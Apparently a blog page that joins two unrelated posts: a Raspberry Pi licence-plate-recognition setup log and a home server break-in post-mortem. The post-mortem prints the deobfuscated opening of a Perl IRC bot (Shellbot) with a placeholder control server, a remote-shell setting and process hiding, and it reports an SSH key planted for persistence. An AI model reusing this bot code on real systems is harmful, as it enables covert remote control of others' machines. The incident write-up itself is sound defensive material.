As yet another side project I wanted to make use of my RPi camera + ANPR software to try and track down whoever is fly-tipping in my local estate. Since they dump their rubbish basically in full view of my living room, I’m looking to catch them in the act.
Attempt 1 – using the Raspbian packages (spoiler alert, it didn’t work)
Get a test image wget http://plates.openalpr.com/ea7the.jpg
alpr -c us ea7the.jpg
Error opening data file /usr/share/openalpr/runtime_data/ocr/lus.traineddata
Please make sure the TESSDATA_PREFIX environment variable is set to your "tessdata" directory.
Failed loading language 'lus'
Tesseract couldn't load any languages!
Segmentation fault
Not good – so this is based on tesseract in the background. Looking around I see that the training data lives in tessdata, which is a subdirectory of ocr
pi@raspberrypi:/usr/share/openalpr/runtime_data $ tesseract --tessdata-dir /usr/share/openalpr/runtime_data/ocr/ --list-langs
Please make sure the TESSDATA_PREFIX environment variable is set to your "tessdata" directory.
List of available languages (7):
lau
leu
lgb
lkr
lkr2
lsg
lus
Ok, still not really making sense. Lets assume that OpenALPR is putting wrappers around the language so “us” becomes “lus” when fed to tesseract
pi@raspberrypi:/usr/share/openalpr/runtime_data/ocr $ tesseract -l lus ~/ea7the.jpg ./openalpr/runtime_data/config/us.conf
Error, could not create TXT output file: No such file or directory
Python 3.7.3 (default, Dec 20 2019, 18:57:59)
[GCC 8.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
import json
from openalpr import Alpr
alpr = Alpr("us", "/etc/openalpr/openalpr.conf", "/usr/share/openalpr/runtimedata")
Traceback (most recent call last):
File "", line 1, in
File "/home/pi/.local/lib/python3.7/site-packages/openalpr/openalpr.py", line 91, in init
self._initialize_func = self._openalprpy_lib.openalpr_init
File "/usr/lib/python3.7/ctypes/init.py", line 369, in getattr
func = self.getitem(name)
File "/usr/lib/python3.7/ctypes/init.py", line 374, in getitem
func = self._FuncPtr((name_or_ordinal, self))
AttributeError: /usr/lib/libopenalpr.so.2: undefined symbol: openalpr_init
Much Google time later and it seems that this is down to the pre-build python bindings not matching the version of the package that I’ve installed. Fsck it anyway
pi@raspberrypi:~/.local/lib/python3.7/site-packages $ pip3 show openalpr
Name: openalpr
Version: 1.1.0
Summary: OpenALPR Python Bindings
Home-page: http://www.openalpr.com/
Author: Matt Hill
Author-email: [email protected]
License: UNKNOWN
Location: /home/pi/.local/lib/python3.7/site-packages
Requires:
Required-by:
Build and install OpenAPNR and the python bindings
cd openalpr/src
mkdir build
cd build
cmake -DCMAKE_INSTALL_PREFIX:PATH=/usr -DCMAKE_INSTALL_SYSCONFDIR:PATH=/etc ..
make
sudo make install
cd ../bindings/python
sudo python3 setup.py install
For me, getting hacked was an interesting experience as I hadn’t really seen it as something likely – I’m quite technology/computer savvy, use random passwords (KeePass) for any/all Internet services, 2FA where available, and I thought not a very interesting target. I get 100s of hits on a daily basis on the SSH port of my server, but fail2ban, and disabling root logins deals with 99% of those.
2020-05-08 19:00:34,007 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:36,303 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:38,589 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:41,136 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:02:26,666 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:02:27,531 fail2ban.actions [2654]: NOTICE [sshd] Ban 218.92.0.191
2020-05-08 19:02:28,807 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:12:28,284 fail2ban.actions [2654]: NOTICE [sshd] Unban 218.92.0.191
2020-05-08 19:26:06,233 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
First Signs of Trouble
The Internet felt slow – the typical non-specific issue that initial connection setup felt a few heartbeats slower then it usually was. Normally this could be blamed on the neighbours WiFi, etc. but mostly I’m on a wired connection (Cat6, 1Gbps) internally, and 240M down / 24M up DOCSIS connection that has been completely reliable in terms of delivering the advertised speeds up until now.

However I do have a cron job running every 30 mins after an incident a few years ago, so I did have a measurable change in behaviour:
From Months of perfect results to spiking ping times (and tests failing to report at all)
While I could eventually get to 240Mbps downstream, the massive increase in loss/latency was especially obvious when opening new network connections – Zoom / Teams / Skype calls slow to open, hearing everyone, but nobody hearing me, Windows complaining that it was unable to screen new downloads, etc.
Getting nowhere with my ISP
Given that there was clearly an Internet issue, I was reluctant to engage my ISP. My current setup generally makes their usual troubleshooting steps unhelpful to say the least (not their fault) as I’m probably one of their more extreme outliers.
My current setup consists of;
Hub 3.0 – operating in bridge/modem mode
Ubiquity EdgeRouter X SFP running v2.0.8-hotfix.1 – this is the network gateway/NAT point, and DHCP server
Arista 7010 running EOS-4.23.0F – acting as L2 distribution switch + L3 gateway for homelab
Ubiquity UniFi AP-AC-Pro running 4.0.80.10875 – 2.4GHz/5GHz AP
RPi3 running PiHole – Network level adblocking + DNS
2 Dell R710 Servers – Homelab
Other stuffs

I’m a high usage customer, even on their base package
After going through the usual steps, they confirmed that the modem had seen a few signal spikes, but nothing to explain the issues I was seeing, and given the current Covid-19 situation, they are understandably reluctant to enter people’s homes.
I should be clear, I have no issue with their processes or performance – they basically provide a big, fat, unlimited pipe to the Interwebs with a public IPv4 address, so they are everything I want from an ISP.
Second oddity
From time to time I noticed a processes on my main Linux media/all round everything box consuming 300%+ CPU. I didn’t give it much thought (my mistake) as it looked innocent enough – the read-only user account that is used by my Kodi player, hitting kswapd0 very hard (300+% CPU utilisation).
I figured that the problem was Kodi indexers pounding the NAS hard, and with the network connection issues, occasionally hanging. This was my mistake.
I would kill the process, then go on to other things while moaning about my internet connection.
Enlightenment – Step 1: Getting better data

I’d been playing with Influx and Grafana so decided to up my home network data collection game big time. Step 1 was to start recording my Speedtest results in Influx and charting them via Grafana. I switched to using the official Speedtest CLI client, and wrapping that in some python (based on this) to feed the json output into Influx. The main additional requirement was also including the loss information.
Speedtest.net Results, as json, pushed to Influx and charted in Telegraf
Better looking then excel and easier to work with, but not telling me anything I didn’t already know.
Enlightenment – Step 2: SmokePing… Grafana Style
While the Speedtest results are interesting, they are bandwidth heavy so I was only running them every 15 mins. I’ve used SmokePing in the past, and decided to explore the options with my Influx-Grafana setup, which lead me to standing up the last element in the TIG stack – Telegraf.

Some simple config in Telegraf to monitor the ICMP response time for a few well known IPs e.g. 8.8.8.8, 1.1.1.1, youtube.com, facebook.com, as well as the local gateway for comparison, gave me a reliable way to at least monitor the situation.
By using IPs, I was eliminating DNS from 2 of the tests, and also diversifying CDN points e.g. Google estate vs. Facebook vs. CloudFlare

Local default gateway vs. 8.8.8.8, 1.1.1.1, and YouTube ICMP/Ping average response time, and loss
Enlightenment – Step 3: Gateway Monitoring
As the next step in achieving total visibility within my own network, I decided to beef up the monitoring of the gateway itself. While there are more sophisticated approaches now in Cloud/Enterprise networking e.g. Arista CloudVision, at the very least I can monitor SNMP MIBs using Telegraf, and the EdgeRouter supports that.


So looking at the ICMP performance today, I saw that the period of awful performance matched to a huge increase in Context Switches on the gateway – this showed up as ~5-7% CPU utilisation for Soft IRQ on the EdgeMax.

Spike in LatencyCtx SwitchesPPS Spike

This is interesting, as while the actual interface utilisation was <3Mbps (the spikes in the next chart are the periodic speedtest results) but we were seeing a huge number of PPS hitting the router, which in turn was requiring high levels of context switches.
The speedtest throughput dominates the 60 second interface utilisation
This would generally imply to me that a huge number of new sessions are being setup, and the kernel is struggling to handle the NAT translations for the TCP session startup before it can be offloaded to the hardware.
Enlightenment – Step 5: Ok, so who is suddenly using an extra ~4Mbps
For that we have Arista CloudVision – the streaming telemetry is effectively instant and the dashboards baked in allow for easy comparison of stats. A quick look there and it was obvious that the server port (Ethernet 4) was jumping from ~0 to 1.2kpps in the time under investigation, with those unicast packets being forwarded on the uplink (Ethernet 1).
CVP – AdHoc Dashboard
Enlightenment – Step 5: WTF is going on

Ok, so my beloved linux server is suddenly spamming the gateway – wtf is it doing? Sflow gives us a way to check, again through CVP
Holy shit, ~1.3kpps of SSH traffic
Sflow analysis
Ok, step 1, drop all SSH traffic initiated by the host. Allow incoming, and established sessions so we can troubleshoot
IP Access List TESTING
counters per-entry
10 permit tcp any host 192.168.1.x established
20 permit tcp any host 192.168.1.y established
30 deny tcp host 192.168.1.x any eq ssh log [match 19069 packets, 0:00:00 ago]
40 deny tcp host 192.168.1.y any eq ssh log
50 permit ip any any [match 10109 packets, 0:00:00 ago]
Enlightenment – Step 6: We have some breadcrumbs
With the ACL present, I can see a huge number of SSH session attempts being dropped, but my performance to the rest of the world is now back up to the expected levels, so we have our smoking gun.
Next step is to see who/what is triggering all these session attempts. A small sample of the netstat output
Given that this account only exists to provide read-only access to my Media store, this is a surprise. This explains why killing the high CPU processes didn’t keep everything running, or why a server reboot (for other reasons) had no impact/improvement.
The other fun addition was adding to the .ssh/authorized_keys to ensure that even if the account passwords change, access is retained:
Replace the eval with print, feed it to perl and we get the plain-text version:
my $processo = 'rsync';

$servidor='W.X.Y.Z' unless $servidor;
my $porta='443';
my @canais=("#007");
my @adms=("aaa","aaa");
my @auth=("localhost");

my $linas_max=6;
my $sleep=3;

my $nick = getnick();
my $ircname = getnick();
my $realname = (`uname -a`);

my $acessoshell = 1;
my $prefixo = "! ";
my $estatisticas = 0;
my $pacotes = 1;

my $VERSAO = '0.2a';

$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';

use IO::Socket;
use Socket;
use IO::Select;
chdir("/");
$servidor="$ARGV[0]" if $ARGV[0];
$0="$processo"."\0";
my $pid=fork;
exit if $pid;
die "Problema com o fork: $!" unless defined($pid);

my %irc_servers;
my %DCC;
my $dcc_sel = new IO::Select->new();
...
Which was immediately identified by Windows Defender as Perl/Shellbot.S though in this case, it seems to be a slimmed down version, and I still need to investigate the Go-based payload.
How Did This Happen
Pure stupidity – some accounts with very limited permissions had simple passwords for ease of use. The problem was these accounts also existed on the same server that is exposed to the interwebs.
My normal practice is to create accounts where the shell is /bin/false for this exact reason, but for two accounts this was missed – obviously addressed now.
The second issue was discounting the second abnormal behaviour (high CPU utilisation) when I already knew things in my environment were behaving abnormally.
What is better now?
Improved monitoring everywhere;
TIG stack monitoring for all Linux hosts and VMs
TIG monitoring of gateway
TIG monitoring of external responsiveness (Ping)
CVP collection of sFlow data
Update VM templates for monitoring from initiation – every VM in the homelab is now monitored in a dashboard similar to this
Consolidated Syslog
Logging ACLs for internally initiated SSH sessions
Alerting based on router utilisation (Soft IRQ)
All non-user accounts are using /bin/false as the shell
This website uses cookies to improve your experience. We'll assume you're ok with this, but you can opt-out if you wish.AcceptRead More
Privacy & Cookies Policy
Privacy Overview
This website uses cookies to improve your experience while you navigate through the website. Out of these, the cookies that are categorized as necessary are stored on your browser as they are essential for the working of basic functionalities of the website. We also use third-party cookies that help us analyze and understand how you use this website. These cookies will be stored in your browser only with your consent. You also have the option to opt-out of these cookies. But opting out of some of these cookies may affect your browsing experience.
Necessary cookies are absolutely essential for the website to function properly. This category only includes cookies that ensures basic functionalities and security features of the website. These cookies do not store any personal information.
Any cookies that may not be particularly necessary for the website to function and is used specifically to collect user personal data via analytics, ads, other embedded contents are termed as non-necessary cookies. It is mandatory to procure user consent prior to running these cookies on your website.